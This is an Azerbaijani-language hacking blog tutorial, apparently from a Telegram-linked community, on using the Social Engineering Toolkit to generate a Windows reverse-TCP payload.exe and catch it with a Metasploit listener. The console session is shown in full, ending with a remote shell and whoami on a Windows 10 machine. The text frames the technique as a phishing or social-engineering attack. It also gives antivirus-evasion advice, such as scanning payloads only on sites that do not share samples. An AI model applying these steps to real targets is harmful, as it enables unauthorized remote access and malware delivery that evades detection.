
 13rose

Salam hər vaxtınız xeyir dəyərli oxucular, bu gün Sosial Mühəndislik başlığı altında SET (Social Engineering Toolkit) vasitəsi ilə hədəf sistemdən necə Reverse shell alacağımızı praktiki yerinə yetirəcəyik.
SET ilə Reverse shell almaq
Biz öz payloadımızı hədəf sistemə göndərən zaman diqqətli olmalıyıqki bizim göndərdiyimiz payload hədəf sistemin antivirus sistemi tərəfindən aşkarlanmasın.Əgər bu aşkarlanma baş verərsə bizim Sosial mühəndislik vəya fişinq hücumumuz başlamadan sonlana bilər.Bunu test etmək istəyirsiniz hədəf sistemin antivirus proqramı qoşulmuş sınaq kompüterdə test edə bilərsiniz. Əgər hədəf sistemdə hansı antivirus proqramının quraşdırıldığını bilmirsinizsə onda VirusTotal saytından daxil olaraq çoxlu antivirusların onlayn skanını yerinə yetirin.
https://www.virustotal.com/gui/Qeyd: Virustotal aləti yüklədiyiniz payloadı sizin xəbəriniz olmadan tutulmayan antviruslarla bölüşür. Bu da o deməkdir ki bir payload əvvəl 3 antivirusa tutulurdusa, müyyən vaxt sonra bunun sayı arta bilər. Bu səbəbdən yaratdığınız payloadları 3-cü tərəflə paylaşmayan saytlarda skan edin.
Payloadınızı gizlətməyin ən yaxşı yolu öz paylaodunuzu yaratmağınızdır.Siz payloadınızı bu proqramlaşdırma dillərində yaratmalısınız:Python,Poweshell, C# və s. Biz bu həllərə gələcək paylaşımlarımızda nəzər yetirəcəyik indi isə SET alətinin vasitəsi ilə payload necə generasiya edəcəyik bunu öyrənək.Əvvəlcə SET alətini işa salaq və aşağıdakı parametrləri daxil edək.
- Social-Engineering Attacks seçin
- Create a Payload and Listener seçin
- Windows Shell Reverse_TCP seçin.
Yuxarıdakıları yerinə yetirdikdən sonra Kali Linux cihazının İP adresini və dinləmə portunu daxil edin.Bu əməliyyatları yerinə yetirdikdən sonra isə alət yaratdığı payloadı /root/.set/payload.exe adı altında yadda saxlayacaq.Nəhayət sizə Listener başlaması barədə sual verir burada “yes” seçərək davam edin.
set:payloads> IP address for the payload listener (LHOST): 192.168.10.16
set:payloads> Enter the PORT for the reverse listener: 4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): yes
[*] Launching msfconsole, this could take a few to load. Be patient...
SET aləti birbaşa olaraq Metasploit listeneri açır və dinləməni yerinə yetirir.Metasploit mövzunu növbəti paylaşımlarda daha ətraflı ələ alacayıq.İndi isə ancaq SET alətinə köklənək.
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.10.16
LHOST => 192.168.10.16
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.10.16:4444
msf6 exploit(multi/handler) >
Listenerimiz hazırdır və xarici bağlantıları qəbul edə biləcək haldadır.Yaratdığımız payloadı hədəf sistemə daxil edirik.Payloadın düzgün işləməsi və antiviruslara tutulmaması üçün antivirus proqramını söndürün və sonra payloadı icra edin.
Metasploit ekranında bağlantı daxil olduqda session yaranaması barədə məumat daxil olacaq və yaradılan session id üzrə sessions -i 1 daxil edərək sessiona daxil ola bilirik.
[*] Command shell session 1 opened (192.168.10.16:4444 -> 192.168.10.34:49838) at 2025-03-18 20:12:16 +0400
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...


Shell Banner:
Microsoft Windows [Version 10.0.19045.5371]
-----


C:\Users\rose>whoami
whoami
desktop-k7ishbi\rose
Gördüyünüz kimi SET aləti ilə payload.exe generasiya etdik və bunu antivirusu deaktiv olan sistemdə icra edərək reverse shell əldə etdik.
Ümidvaram faydalı olmuşdur.Təşəkkürlər! Bizi izləyin:
Telegram (Kanal): https://t.me/xakeraz_official
Telegram (Qrup): https://t.me/xakerazgroup
Telegram (Chat): https://t.me/xakerazchat





